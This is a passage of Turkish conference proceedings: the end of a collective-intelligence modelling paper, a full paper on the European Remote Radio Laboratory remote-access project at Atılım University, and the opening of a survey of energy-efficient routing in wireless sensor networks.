Ortamdan edinilen bilgiler ve tecrübeler doğrultusunda bireylerin yeni sorgular çıkarması için bilgi tabanına ihtiyaç duyulur. Sistem başladığı andan itibaren edinilen her yeni bilgi, bilgi tabanında birbirleri ile ilişkili çiftler (pair) halinde kaydedilir. Bazen bireyler arasında ortak bir bilgiden yararlanma söz konusu olduğundan kısıtlı bazı bilgiler ortak bilgi havuzuna yollar. Böylece bireyin oluşan olaylardan sorgu çıkarması daha hızlı bir şekilde gerçekleşir. Bu konuya örnek olarak bir kişinin bizim çözümünü bilmediğimiz bir sorunun çözümü hakkında ipucu vermesi mümkün olur. Bu şekilde çözümü bulmak için bireylerin, kendi kendini sorgulamasının önüne geçilir ve ortak çalışma desteklenmiş olur. Genel olarak bilgi tabanının çalışma mekanizması döngüler şeklinde olur ve küresel zamanın kontrolindedir.

#### 4.7 Karar Mekanizması

Karar mekanizması, özel bir ağaç yapısından oluşmakla birlikte, bu ağacın sahip olduğu değerler bilgi tabanından alınan bilgiler doğrultusunda oluşturulur. Bu oluşum, o anki ortamın koşullarına bağlı olarak dinamik bir biçimde değişir. Her kararın birden fazla alternatifi olacağı gibi, her birinin ağırlığı da vardır. Bireyler, bu kararları verirken kendi durumlarını göz önünde bulundurarak en uygun kararı vermeye çalışırlar. Verilen kararlar uygun bir tipe dönüştürüldükten sonra ilişkili modüllerin kullanımı için yollar.

#### 4.8 Vektörel Hareket Mekanizması

Küresel zamanın kontrolündeki modüller çalışmalarını tamamladıklarında, işledikleri verileri bu modüle gönderirler. Bu modül gelen verilerin ağırlıklarına bakarak genel bir vektörel hesaplama ile toplam yön vektörünü ortaya çıkartarak gerekli birimlere, bireyin hareketi için olan yönü ve hızı bildirir. Bu modüle gelen vektörel parametrelerin yapısı aşağıdaki gibidir;

$$V = \langle S, F, W \rangle$$

S: Bireyin koordinat düzleminde bulunduğu nokta ( $S_x, S_y$ )


F: Bireyin koordinat düzlemindeki hedef noktası ( $F_x, F_y$ )

W: Vektörün geldiği modülün çalışma önemliliği

Vektörel hareket mekanizması net yönü hesaplar, modüllerden gelen parametrelerin ağırlıklarını göz önünde bulundurarak işlemi yapar.

#### 5. Sonuç ve Değerlendirme

Sonuç olarak, modüller belli bir hiyerarşik düzende birleştirildiğinde ve modüller bir arada genel bir düzenleyicinin yardımı ile kontrol altına alındığında kullanılabilir bir model haline getirilebilir. Ortaya çıkan model aşağıda verilen UML diyagramı (Şekil 5) ile açıklanabilir.



Şekil 5. UML Diyagramı

Oluşturduğumuz model günümüzde uygulanmakta olan topluluk tabanlı sistemlerin geliştirilmesinde ya da daha verimli çalışmaların elde edilmesinde kullanılabilir. Örneğin, Cavalcanti ve Freitas'ın [7] nanorobot teknolojisi üstüne yaptıkları çalışmada, nanorobotların canlı vücuduna zerk edilmeden önce programlanmaları gerekmektedir. Fakat program dahilinde olmayan yabancı organizmalar ile karşılaştıklarında bu nanorobotlar etkisiz kalacaklardır. Topluluk zekası yönetimi ve optimizasyonu için geliştirdiğimiz model bu tip bir alanda uygulandığında, modelin sahip olduğu öğrenme yeteneği ve bireylerin evrimleşerek gelişme özellikleri sistemin daha verimli çalışmasına olanak sağ-

layacaktır. Bu şekilde programlanmış nanorobotlar canlı vücudu içinde karşılaşacakları yeni yabancı organizmalara da yanıt vereceklerdir. Bu makalede önerdiğimiz yapının kullanılması ile daha verimli, işlevsel ve kendini geliştirme yetisine sahip sistemlerin elde edilmesi mümkün olacaktır.

#### 6. Kaynaklar

[1] McCarthy J., *What is Artificial Intelligence*, Stanford University Computer Science Department, November 2004

[2] Wolpert D. H., Tümer K., *An Introduction*

to *Collective Intelligence*, USA National Aeronautics and Space Administration, No. NASA-ARC-IC-99-63, August 1999

[3] Heyligen F., *Collective Intelligence and Its Implementation on the Web: Algorithms to develop a Collective Mental Map*, University of Brussels, 1999

[4] Settles M., *An Introduction to Particle Swarm Optimization*, University of Idaho Computer Science Department, November 2005

[5] Dalkılıç G., Türkmen F., *Karınca Kolonisi Optimizasyonu*, Dokuz Eylül Üniversitesi, 2004

[6] Curtis S. A., Rilee M. L., Clark P. E., Marr G. C., *Use of Swarm Intelligence in Spacecraft Constellations for the Resource Exploration of the Asteroid Belt*, Third International Workshop on Satellite Constellations and Formation Flying, Pisa, Italy, 24-26, 2003

[7] Cavalcanti A., Freitas R. A. Jr., *Nanorobotics Control Design: A Collective Behavior Approach for Medicine*, IEEE Transaction on Nanobioscience, Vol 4, No. 2, June 2005

[8] Prebys E. K., *The Genetic Algorithm in Computer Science*, MIT Undergraduate Journal of Mathematics, 1999

[9] Jalili M., *Collective Behavior in Layered Complex Neural Networks*, 2006

[10] Cornett K., *Modelling Collective Behavior*, Stetson University Computer Science Department, 2004

[11] Russell S. Norvig P., *Artificial Intelligence A Modern Approach*, Prentice Hall, 2003

[12] Konar A., *Computational Intelligence Principles, Techniques and Applications*, Springer, 2003

[13] Reynolds C. W., *Flocks, Herds, and Schools: A Distributed Behavioral Model*, SGI, No. ACM-0-89791-227-6/87/007/0025, 1987

[14] Rabin S., *AI Game Programming Wisdom*, Charles River Media, 2002

## Avrupa Uzaktan Radyo Laboratuvarı: ERRL

Nergiz Ercil Çağiltay<sup>1</sup>, Elif Aydın<sup>2</sup>, Mehmet Efe Özbek<sup>2</sup>, Ruşen Öktem<sup>2</sup>, Ali Kara<sup>2</sup>

<sup>1</sup> Atılım Üniversitesi, Bilgisayar Mühendisliği Bölümü, 06836, Ankara

<sup>2</sup> Atılım Üniversitesi, Elektrik Elektronik Mühendisliği Bölümü, 06836, Ankara

nergiz@atilim.edu.tr, eaydin@atilim.edu.tr, meozbek@atilim.edu.tr, rusen@atilim.edu.tr, akara@atilim.edu.tr

**Özet:** Radyo haberleşmesi alanındaki dersler, endüstride kullanılan haberleşme, güvenlik sistemleri ve savunma sistemleri gibi bir çok uygulama için temel bir altyapı oluşturmaya yönelik konuları içermektedir. İlgili sektörlerin bu alanında çalışan mühendis ve teknik elemanların radyo haberleşmesi konularında pratik ve teorik bir altyapıya sahip olmaları çok önemlidir. Mesleki eğitim veren bir çok okulda teorik olarak bu konuları işleyen dersler verilmektedir. Ancak personel gereksinimleri ve yüksek maliyet nedeniyle, ülkemizde ve dünyada, bu konularda laboratuvar ortamında uygulama yapılabilen dersler ve okulların sayısı sınırlıdır. Bir çok mesleki eğitim kurumu bu tür donanımlara ve laboratuvarlara sahip olabilecek durumda değildir. Bu çalışmada, Atılım Üniversitesi tarafından kurulmuş olan bir radyo haberleşmesi laboratuvarına yedi gün/24 saat uzaktan kullanıma yeteneği kazandırarak uzaktan eğitim ortamı oluşturma projesi ele alınmaktadır.

**Anahtar Kelimeler:** Uzaktan Laboratuvar, Uzaktan Eğitim, Radyo Laboratuvarı

**Abstract:** Radiocommunication courses include topics that aim to form a background for industrial communications, security, defense and surveillance applications. The engineers and other technical personnel working for related fields should have both theoretical background and practical (hands-on) experience in radiocommunications. Most of the related educational institutions offer those courses, which provide theoretical background. However, such courses often lack the practical training in a suitable laboratory environment due to high cost of such laboratories and shortcoming of experienced personnel. Most of the vocational education institutes cannot afford to establish radiocommunications laboratories and equipments. This work presents the remote radiocommunications education project by enabling 7/24 access to Radio Systems Laboratory of Atılım University.

**Keywords:** Remote Laboratory, Distance Learning, Radiocommunications Laboratory.

### 1. Giriş

Sabit ve gezgin radyo haberleşme sistemleri son yıllarda gerek sivil gerekse askeri alanlarda büyük gelişme göstermiş ve geniş kullanım alanı bulmuştur. Bu sistemlerin kurulması, işletilmesi ve bakımı için ihtiyaç duyulan personelin yetiştirilmesi büyük önem kazanmıştır. Avrupa ülkelerinde ilgili eğitim kurumlarındaki müfredatlar incelendiğinde radyo haberleşmesine yönelik teorik altyapı sağlamayı amaçlayan birçok ders bulunduğu görülür. Spektrumdaki sıklık ve ihtiyaç duyulan veri hızlarından dolayı radyo haberleşme sistemleri sürekli

olarak yukarı bantlara ve yüksek frekanslara (örneğin ISM bandı: 433 MHz, 800 MHz, 1.8 GHz, 2.4 GHz ve son olarak 5.7 GHz) kaymaktadır. Radyo haberleşme sistemlerine yönelik pratik eğitimler, bu (yüksek frekans) bantlarda çalışan çok yüksek maliyetli eğitim ve ölçüm cihazlarının kullanılmasına gereksinim duymaktadır. Mesela, 5.3-5.7 GHz bandında yapılabilecek ölçümlerde kullanılacak standart 6 GHz civarındaki bir sinyal üretici ve spektrum analizörünün bedeli ile çoğu eğitim kurumu bir temel eğitim laboratuvarı kurabilir. Ayrıca cihazlarla ilgili eğitim almış personelin kısıtlı sayıda olması ve laboratuvar eğitimi sırasında



cihazlara öğrenciler tarafından verilebilecek muhtemel zararlar (basit bir konektör/adaptörün maliyeti 10-40 Euro olabiliyor) eğitimin maliyetini daha da artırmaktadır.

Bütün bunlar dikkate alındığında, daha düşük frekanslarda temel deney düzeneklerinin gerçekleştirilmesinin amaçlandığı uzaktan laboratuvar modelleri [1-2] bulunmasından da yola çıkılarak yüksek frekanslarda radyo haberleşmesine yönelik uzaktan laboratuvar geliştirilmesi öngörülmüştür. Böylece bir çok eğitim kurumu aynı cihazlara ve bunu kullanacak personele yüklü yatırım yapmak yerine, sınırlı sayıda cihaz ve personel bulunduracaktır. Kurumlar arası bir ağ oluşturularak yüksek maliyetli yüksek frekans sistemlerinin kullanılmasında eğitimciler ve donanımlar paylaşarak verimlilik artırılacaktır. Bu hedefleri gerçekleştirmek üzere Avrupa Uzaktan Radyo Laboratuvarı, AURL (European Remote Radio Laboratory, ERRL) projesine [3] başlanılmıştır.

Özellikle radyo haberleşmesi alanında eğitim ve araştırma amacıyla kurulmuş olan Atılım Üniversitesi Radyo Sistemleri Laboratuvarı (RSL), uygulamalı eğitim verebilmek için gerekli olan çok yeni ve güçlü donanımlara sahiptir. Ülkemizde ve dünyada bu tür laboratuvarlara sahip sınırlı sayıda eğitim kurumu bulunmaktadır. Atılım Üniversitesinin öncülük ettiği, Türkiye'den Balıkesir Üniversitesi ile Avrupa çapında altı eğitim kurumunun katıldığı, Avrupa Birliği Leonardo Da Vinci (LdV) programı kapsamında desteklenen Avrupa Uzaktan Radyo Laboratuvarının (AURL) kurulması çalışmaları RSL'nda yürütülmektedir. RSL, AURL'nın fiziksel ve donanımsal altyapısını oluşturacaktır.

Projenin temel amacı, çeşitli eğitim kurumlarında bulunan donanım altyapısının, uzaktan eğitim ortamları aracılığı ile yaygın bir kullanıcı kitlesine hizmet vermesinin sağlanmasıdır. Bu amaçla oluşturulabilecek eğitim ortamlarında temelde iki farklı yaklaşım kullanılabilir [4]. Bunlardan ilki, [5-6]'de olduğu gibi gerçek

bir laboratuvar ortamına gerek duyulmadan tamamen benzetim sistemlerinin kullanıldığı bir eğitim yaklaşımıdır. Ancak radyo haberleşmesi gibi bir konuda verilecek olan eğitim için tamamen benzetim sistemlerine dayalı yaklaşım gerçek uygulamaların yansıtılmasında son derece yetersizdir. Deneylerin benzetim esasına göre gerçekleştirilmesi, öğrencilere ve eğitmenlere son derece sınırlı imkanlar sunabilecektir. Bu nedenle, AURL projesinde, benzetim sistemleri kullanmak yerine, gerçek laboratuvarların uzaktan kontrolünün gerçekleştirilmesi sağlanacaktır. Hazırlanacak deneyler ve ders materyalleri, gerek üniversite ve yüksek okulların ilgili bölümleri, gerekse üniversite öncesi veya mesleki eğitim veren kurumlar tarafından kullanılabilir. Böylece, teorik olarak sunulan eğitimin uygulamalı olarak daha geniş bir kitleye ulaştırılması mümkün olabilecektir. Sisteme ayrıca, farklı lokasyonlarda benzer içerikteki donanımların da dahil edilmesi düşünülmektedir. Böylece farklı ortamlardaki donanımların tek bir sistem aracılığı ile uzaktan kullanıma açılması ve bir laboratuvar ağı oluşturulması mümkün olabilecektir.

AURL projesinin hedef kitlesi ve ilgili sektörler temelde üç grup altında toplanabilir:

1. Elektrik, elektronik ve haberleşme ile bilgisayar mühendisliği ve benzeri alanlarda eğitim almakta olan öğrenciler (sektör: üniversite ve dengi kurumlar)
2. Elektrik, elektronik ve haberleşme ile bilgisayar mühendisliği ve benzeri alanlardan yeni derece almış veya deneysel çalışma tecrübesi eksik olan mezunlar (sektör: ilgili alandaki eğitim kurumları ve işveren firmalar)
3. Yüksek okul ve lise düzeyinde, elektrik, elektronik ve haberleşme ile bilgisayar mühendisliği ve benzeri alanlarda eğitim almakta olan veya yeni mezun teknisyen ve teknikerler (sektör: ilgili alanda eğitim veren teknik eğitim fakülteleri, yüksek okul ve teknik liseler)

Yetenek Seviyesi	AURL										
	No	Seviye	1	2	3	4	5	6	7	8	N
5	Doktora										
4	Yüksek Lisans										
3	Lisans										
2	Yüksek okul										
1	Meslek/Teknik Lise										

Şekil 1. EEHB alanları


Bunlara ilave olarak, eğitim kurumlarına uzaktan yaşayanlar, fiziksel olarak laboratuvar ortamında bulunmakta zorluk çeken özürlüler de AURL'nda sunulan eğitimden faydalanabileceklerdir. Şekil 1'de yukarıda belirtilen hedef kitlelerin eğitim düzeylerine karşılık gelen AURL kapsamı temsil edilmektedir. Bu temsil oluşturulurken Bilgi ve İletişim Teknolojileri genelinde radyo haberleşmesi konuları, bu konuların Avrupa düzeyindeki Elektrik, Elektronik, Haberleşme ve Bilgisayar (EEHB) bölümleri içerisindeki yeri, ve buna karşılık gelen yetenek seviyeleri dikkate alınmıştır. Hedef kitlenin lisans ve önlisans eğitimi almış/almakta olanlar civarında yoğunlaştığı görülmektedir (mühendis ve teknikerler).

AURL kapsamında geliştirilen yazılım paketi, üzerinde yapılacak düzenlemeler ile temelde bütün uzaktan laboratuvar faaliyetlerine genişletilebilecek niteliklere sahip olacaktır.

## 2. Sistem Modeli

Sistem Şekil 2'de de görüldüğü gibi, genel olarak, laboratuvar malzemeleri, Kontrol Sistemi, Elektronik Performans Destek Sistemi (EPSS), Öğrenme Yönetim Sistemi (ÖYS), Veri Tabanı Yönetim Sistemi (VTYS) ve AURL arayüzünden oluşmaktadır. Kullanıcıların sisteme erişimi, AURL projesi için özel olarak geliştirilen web arayüzü aracılığıyla internet üzerinden istendiği zaman mümkün olacaktır. AURL arayüzü ile, ilk olarak deneyleri yapacak olan kullanıcıların veya eğitmenlerin sisteme tanıtılması gerçekleştirilir. Sistemi kullanması için gerekli girişleri yapılan kullanıcı, seviye tespit

testleri ile bilgi birikimini ve kullanacağı deney düzenekleri hakkında seviyesini öğrenir. İleri aşamalarda, kullanıcıların yapmak istedikleri deneylere başlamadan önce, deneylerde kullanılan ölçme aletlerini yeterince tanıyıp tanımadıklarının tespit edilmesi de sağlanmaktadır. Yeterli deneyimi olmayan kullanıcılara, hazırlanmış EPSS sisteminde, ölçme cihazları ve bunların temel kullanımına yönelik bir eğitim almaları sağlanacaktır. Bu şekilde yeterli bilgiye ulaşan kullanıcılar, deneylere başlayacaklardır. Yapmak istediği deney ait düzeyin kullanımda olması durumu dikkate alınarak, rezervasyon sistemi de çalıştırılacaktır.



Şekil 2. AURL Genel Mimarisi

AURL arayüzü, daha önce eğitmenler tarafından sisteme tanıtılmış olan deneylerin kullanıcılar tarafından gerçekleştirilmesini sağlayan ikinci bir kısma sahiptir. Kullanıcılar burada, deneylerle ilgili parametreleri tanımlayabilecek, daha sonra istekleri ana sunucu üzerinden deney sunucusuna iletilecektir. Deney sunucusu istenen işlemi tamamladıktan sonra ters istikamette deney sonuçlarını ana sunucu üzerinden kullanıcı ekranına gönderecektir.

AURL bünyesinde, bir veya daha çok deney düzeneği ile ilişkili, çok sayıda deney sunu-



cusu bulunabilecektir. Deneysel sunucular ana sunucu ile bir “web servisleri arayüzü” kullanılarak haberleşecektir. Web servisleri arayüzü farklı donanım ve yazılım platformlarına sahip sunucuların sorunsuz haberleşmelerini sağlayacak firewall engellerinin aşılmasında kolaylık sağlayacaktır. WSDL and UDDI servisleri, AURL tarafından verilen hizmetlerin, uzaktan laboratuvar hizmetleri almaya ihtiyaç duyan kurumlar tarafından keşfedilmesi için uygun bir yapı oluşturacaktır. AURL, ana sunucu üzerinden sağladığı hizmetlerin yanısıra, deney sunucular üzerinden de dışarıya hizmet sağlayabilecektir.

Ayrıca sistem, bir öğrenme yönetim sistemi, ÖYS (LMS), ile desteklenmektedir. ÖYS, verilen eğitim ile ilgili olarak sunulacak olan içeriğin bu alanda geliştirilmiş olan standartları destekleyecek şekilde hazırlanmasını sağlar. ÖYS bir veri tabanı yönetim sistemi, VTYS (DBMS), aracılığı ile AURL sistemine entegre edilmektedir. VTYS, AURL için gerekli tüm verilerin tutulmasını ve tutulan verilerin istendiğinde farklı deney sunucuları aracılığıyla deney modülleri tarafından kullanılmasını sağlar.

Kontrol Sistemi ise, yapılacak olan deneyler ile ilgili her türlü tanımlamanın deneylerle ilgili donanıma ulaştırılmasını ve deneyin gerçekleştirilmesi sonucunda elde edilecek olan sonuçların AURL sisteminde kaydedilmesini sağlar.

AURL sistemi içinde, kullanıcının farklı zaman aralıklarında yapacağı tüm çalışmalar kaydedilir. Böylece kullanıcıların eğitimleri sonucunda elde edilen başarı durumlarının bir takibinin yapılması da mümkün olur.

### 3. Önerilen Laboratuvar Düzenek Yapıları

AURL kapsamında, hedef kitlenin ihtiyaçları göz önüne alındığında farklı deneyleri içerecek şekilde modüler bir yapı kurulması öngörülmektedir. Temelde kullanılacak başlıca ölçü cihazları olarak, sinyal üretici, osiloskop, spektrum analizörü ve VNA (Vector Network

analyzer) sayılabilir. Diğer laboratuvarlardan ayırt edici bir özellik bütün bu cihazların çok geniş bir frekans bandında çalışacak yeteneklere sahip olmasıdır. Göz önüne alınan deney düzenek yapıları Şekil 3-5’de verilmektedir.

Yapılacak olan deneyler haberleşme, RF ve mikrodalga, anten ve kablosuz haberleşme alanlarını kapsamaktadır. AURL’de yer alacak deneyler ülkemizle birlikte altı ayrı Avrupa ülkesinde eğitim veren öğretmenler, mühendisler, teknik elemanlar ve işverenler arasında yapılan kapsamlı bir ihtiyaç analizi sonucunda tespit edilmiştir.

### 4. Sonuç

Bu bildiride AURL Avrupa Uzaktan Radyo Laboratuvarı projesinin kapsamı ve genel yapısı sunulmaktadır. Radyo Laboratuvarı, haberleşme, güvenlik sistemleri ve savunma sistemleri vb alanlarında temel birikiminin kazanılmasını sağlayacak cihaz ve deney düzeneklerinin tümünü kapsar. Bu proje ile öncelikle Atılım Üniversitesi bünyesinde kurulmuş olan RSL’ında yeralan çok yüksek maliyetli yüksek frekans cihaz ve deney düzeneklerine uzaktan erişim imkanı sağlanacaktır. İkincil olarak bu proje Radyo Haberleşmesi ile ilgili teorik bilginin ve test sisteminin de uzaktan erişimine olanak sağlayacaktır. Böylece Radyo haberleşmesi alanında çalışan mühendis ve teknik elemanlar ile, kurulması yüksek maliyetli yatırım gerektiren bu tarz bir laboratuvara sahip olmayan ve öğrencilerine Radyo haberleşmesi konusunda pratik tecrübe kazandırmak isteyen eğitim kurumlarına, hizmet verilecektir.

### 5. Kaynaklar

[1] del Alamo, J. A., Brooks, L., McLean, C., Hardison, J., Mishuris, G., Chang, V. and Hui, L. “The MIT Microelectronics WebLab: a Web-Enabled Remote Laboratory for Microelectronic Device Characterization”, World Congress on Networked Learning in a Global Environment, Berlin (Germany), 2002.


[2] Berntzen, R., Strandman, J. O., Fjeldly, T. A. and Shur, M. S., “Advanced Solutions for Performing Real Experiments Over the Internet”, International Conference on Engineering Education, August 6 – 10, 2001 Oslo, Norway.

[3] ERRL European Remote Radio Laboratory, Leonardo da Vinci Pilot Projects Proposal, 2006.


[4] 5th International Conference on Information Technology Based Higher Education and Training (ITHET), 2004.

[5] Johns Hopkins University A Virtual Engineering/Science Laboratory Course World Wide Web site, <http://www.jhu.edu/~virtlab/virtlab.html>, Johns Hopkins University, Maryland.


[6] Ko, C. C., Chen, B. M., Chen, S. H., Ramakrishnan, V., Chen, R., Hu, S. Y., Zhuang, Y., “A large-scale Web-based virtual oscilloscope laboratory experiment”, Engineering Science and Education Journal, volume 9, no 2, pp. 69 – 76, April 2000.



Şekil 3. İki terminalli cihazların s parametrelerini ölçmeye yönelik düzenek yapısı



Şekil 4. Aktif veya pasif RF/mikrodalga devre veya sisteminin frekans karakteristiğinin çıkarılmasına yönelik düzenek



Şekil 5. Modülasyon çeşitlerinin zaman ve frekans düzleminde analizine yönelik düzenek

## Kablosuz Algılayıcı Ağlarında Yönlendirme Teknikleri

Selçuk Ökdem, Derviş Karaboğa

Erciyes Üniversitesi, Mühendislik Fakültesi, Bilgisayar Mühendisliği Bölümü, 38039, Kayseri  
okdem@erciyes.edu.tr, karaboga@erciyes.edu.tr

**Özet:** Kablosuz iletişim ve sayısal elektronik teknolojilerindeki gelişmelerle birlikte Kablosuz Algılayıcı Ağları (KAA) askeri, sağlık, meteoroloji ve jeoloji gibi bir çok alanda uygulama imkanına sahip olmaktadır. Sınırlı enerji kaynaklarıyla işlevlerini gerçekleştiren bu ağ yapıları için enerji tasarruflu yönlendirme oldukça önemlidir. Bu bildiride, az enerjili, hata toleranslı, uzun ağ ömürlü ve etkin KAA yönlendirme teknikleri araştırılmış ve bunların başarıları ve eksik yönleri analiz edilmiştir.

**Anahtar Kelimeler:** Kablosuz Algılayıcı Ağlar, Yönlendirme Teknikleri, Kablosuz Haberleşme.

### Routing Techniques in Wireless Sensor Networks

**Abstract:** Due to the technological advances in wireless communication and digital electronics, Wireless Sensor Networks (WSNs) have gained many application areas such as military, medical, meteorology and geology. Energy efficient routings are important for this type of networks functioning with limited energy sources. In this paper, WSN effective routing techniques requiring little energy, fault tolerant, providing long network life have been searched and analyzed their successes and insufficiencies.

**Keywords:** Wireless Sensor Networks, Routing Techniques, Wireless Communication.

### 1. Giriş

Gelişen teknolojiyle birlikte küçük boyutlarda, az güç tüketen, çok fonksiyonlu algılayıcı elemanlar tasarlanabilmektedir. Bu elemanlar; algılama, veri işleme ve kendi aralarında haberleşme yapmakta ve bir araya gelerek Kablosuz Algılayıcı Ağlar (KAA)'ı oluşturmaktadırlar. KAA; algılama, hesaplama ve iletişim yapabilen çok sayıda (örneğin binlerce) algılayıcı noktaları içermektedir. Her bir nokta çevresindeki sıcaklık, nem, basınç gibi nicelikleri ölçebilme, basit hesaplama işlemleri yapabilme ve etrafındaki diğer noktalarla veya baz istasyonu ile haberleşme yapabilme özelliklerine sahiptir. Geniş bir coğrafyada daha doğru ölçümler yapabilme için daha çok sayıda algılayıcı kullanılması gerekmektedir. KAA'ın kullanıldığı bazı uygulama alanlarına; askeri amaçlı görüntüleme ve algılama, hedef

alanının görüntülenmesi, izinsiz giriş algılama, hava durumu izleme, güvenlik, gözaltı takibi, dağıtık hesaplama, sıcaklık, hareket, ses, ışık veya belirli nesnelerin mevcudiyetinin algılanması gibi çevresel durumların tespiti ve jeolojik uygulamalar örnek olarak verilebilir.

KAA yönlendirmenin temel amaçlarından biri ağ ömrünün artırılması ve yoğun enerji yönetimi tekniklerinin kullanımıyla ortaya çıkan bağlantı hatalarının önlenmesidir. KAA'ın enerji kaynakları sınırlıdır ve değiştirilememektedir. Bununla birlikte, algılayıcı noktaların konumlandırılmaları genelde önceden belirlenmemekte ve zor coğrafya bölgelerine veya afet bölgelerine rasgele yerleştirilmektedirler. Bu ise, algılayıcı noktaların herhangi bir bakım veya düzenleme yapılmaksızın, uzun süre algılama ve iletişim yapabilmelerini gerektirmektedir. Dolayısıyla, yüksek kalitede algılama ve hatasız çalışma için algıla-

yıcı noktalar arasında önemli ölçüde dayanışma ve işbirliğinin gerçekleştirilmesi gerekmektedir. Bir algılayıcı ağına klasik bir ağ protokolü uygulanamamaktadır. Bu ise literatürde bu alanda yapılmış olan birçok çalışmanın KAA yapılarına uyarlanamamasına neden olmakta ve KAA yapılarına özgü kriterleri dikkate alan ağ protokollerinin geliştirilmesini zorunlu kılmaktadır.

Bir algılayıcı elemandan merkeze (baz istasyonuna) bilginin transfer edilmesinde kullanılan en temel teknik “flooding” olarak isimlendirilmektedir. Bu teknikte, bilgi merkez nokta dahil olmak üzere bütün algılayıcı noktalara yayınlanmaktadır. Bütün ağı yayınlama, enerji ve bant genişliği gibi sistem kaynaklarından önemli ölçüde harcama yapmaktadır. Bu harcamayı bir miktar olsun azaltmak için “gossiping” isminde olasılık tabanlı “flooding” metodu önerilmiştir [1]. Heinzelmen ve arkadaşları SPIN [2] ailesi protokollerini önermişlerdir. SPIN bütün algılayıcı noktaları potansiyel baz istasyonu gibi görerek verileri yayınlamaktadır. SPIN işlevi veri teslimatı hakkında (verinin istenen yere hatasız bir şekilde ulaştığı konusunda) bir güvence sağlamamaktadır. Bu yüzden çok yönlü yönlendirme protokolleri bu noktada bize avantaj sağlamaktadır. Baz istasyonunun veri iletiminde çok sayıda yolun kullanılması KAA’da güvenilirliği artırmaktadır. “Directed Diffusion” [3] çok yönlü yönlendirmeye aday bir metottur. Algılayıcı elemanlara farklı roller tahsis ederek ağ ömrünü artırmak için LEACH protokolü önerilmiştir [4]. Bu protokol üzerinde de bazı yetersizlikler PEGASIS gibi önerilen diğer algoritmalarla giderilmeye çalışılmıştır [5]. Bildirinin devam eden diğer bölümlerinde temel KAA yapıları, bu yapıların diğer kablosuz haberleşme yapan yapılardan farklılıkları, temel KAA yönlendirme teknikleri, sonuç ve değerlendirme yer almaktadır.

## 2. Kablosuz Algılayıcı Ağ Yapıları

Algılayıcı ağlarında, algılayıcı noktaların konumlandırılmaları rasgele bir şekilde (örneğin bir uçaktan atılarak) veya belirli pozisyonlara (örneğin bir kurumda yangın alarm algılayıcıları)


olarak yapılabilmektedir. Bu algılayıcılar, buldukları yere yerleştirildikten sonra herhangi bir bakım işlemi gerektirmemekte ve farklı tiplerde veri toplama işlemleri için muhtemel hatalara (algılayıcı hataları, çevresel şartlar) karşı sistemi çalışır durumda tutabilmektedirler (Şekil 1). Şekil 1’de siyah dairelerle gösterilen algılayıcı noktaları toplayıcılar olarak görev yapmakta ve bilgi bunlar üzerinden baz istasyonuna gönderilmektedir.

Yapı itibarıyla algılayıcı noktalar küçük boyutadılar, sınırlı enerji kaynaklarından (küçük bataryalardan) beslenmektedirler, sınırlı hesaplama işlemleri yapabilme yeteneklerine sahiptirler ve küçük bir bölge içerisinde haberleşme yapabilmektedirler. Uygulamalarda bir algılayıcı noktasından küçük bir bataryayla uzun bir süre çalışması beklendiğinden hesaplama işlemleri ve iletişim becerilerinin optimum bir şekilde kullanılması ve gereksiz enerji harcamalarının önüne geçilmesi çok önemlidir [6]. KAA tek sekmeli (single hop) veya çok sekmeli (multiple hop) olarak sınıflandırılır. Tek sekmeli haberleşmede, bir algılayıcı noktası diğer bir algılayıcı noktasına veya baz istasyonuna doğrudan haberleşme yapar. Çok sekmeli haberleşmede ise haberleşme bir dizi algılayıcı noktalar aracılığıyla bir noktadan diğerine gerçekleştirilir. Tipik olarak, algılayıcı noktalarda haberleşme çok sekmeli olarak yapılır. KAA üzerinde herhangi bir protokol tasarımında dikkat edilmesi gereken birçok sınırlamalar mevcuttur. Bu sınırlamalardan bazıları aşağıda verilmiştir:

**Sınırlı enerji kaynağı:** KAA sınırlı enerji kaynağına sahiptir; bu yüzden enerji tasarruflu haberleşme protokolleri gereklidir.

**Sınırlı hesaplama yeteneği:** KAA’ın hesaplama gücü düşüktür, dolayısıyla karmaşık ağ protokolleri KAA üzerinde kullanılamaz.

**Haberleşme:** Algılayıcı noktaları bağlayan kablosuz bağlantılar genelde sınırlıdır, bu yüzden algılayıcılar arası haberleşmede kısıtlamalar söz konusudur.



Şekil 1. Askeri bir uygulamada kullanılan algılayıcı ağı.

Algılayıcı noktalar genelde bir algılayıcı alanı içerisine dağıtılmışlardır. Ağ üzerindeki noktalar fiziksel ortam hakkında yüksek kalitede bilgi almak için işbirliği içinde çalışırlar. Her bir algılayıcı noktası, görevi doğrultusunda sahip olduğu bilgiyi, hesaplarını, haberleşme işlemlerini ve enerji kaynaklarını temel alarak karar oluşturmaktadır. Dağıtılmış bu algılayıcı noktaların her biri veriyi toplama ve bu veriyi baz istasyonuna yönlendirme yeteneğine sahiptir. Baz istasyonu ise sabit veya mobil olabilmekte ve algılayıcı ağını, mevcut bir haberleşme alt yapısı veya internetle bağlantı içerisinde bulundurma kapasitesine sahiptir. Bu sayede kullanıcı, raporlanan verilere erişim yapabilmektedir. Devam eden bölümde KAA’nın diğer kablosuz ağlardan farklılıklarına daha detaylı olarak değinilecektir.

## 3. KAA’ın Diğer Kablosuz Ağlardan Farklılıkları

KAA cep telefonu ağları gibi klasik kablosuz ağlardan farklılık göstermektedir. İlk olarak, ağ üzerinde işlevlerin gerçekleştirilmesi için kullanılacak enerji kaynaklarının uzun bir süre kullanılabilmesi, bakım gerektirmemesi ve sınırlı kullanılması gerekmektedir. İkinci olarak, klasik kablosuz ağlarda servis kalitesini optimize edecek şekilde yönlendirme işlemi ve hareketlilik yönetimi uygulanmaktadır. Burada enerji tüketimi ikinci planda yer almaktadır. Çünkü enerji kaynağı herhangi bir zamanda değiştirilebilmekte veya şarj edilebilmektedir. Halbuki, KAA bakım gerektirmeyecek şekilde algılayıcı noktalardan oluşturulmaktadır. Bu sebeple,

ağın ömrünü maksimumda tutmayı amaçlayan yönlendirme işlemi, enerji kullanımını optimize etmektedir. Üçüncü olarak, KAA’da algılayıcı noktaların, muhtemel birkaç mobil nokta dışında, yerleri sabittir. Dördüncü olarak, KAA üzerinde düşük veri hızlarına sahip yinelenen veri transferleri gerçekleştirilmektedir. Bu veriler, muhtemel veri kayıpları için yedek amaçlı olarak kullanılabilirlerdir.

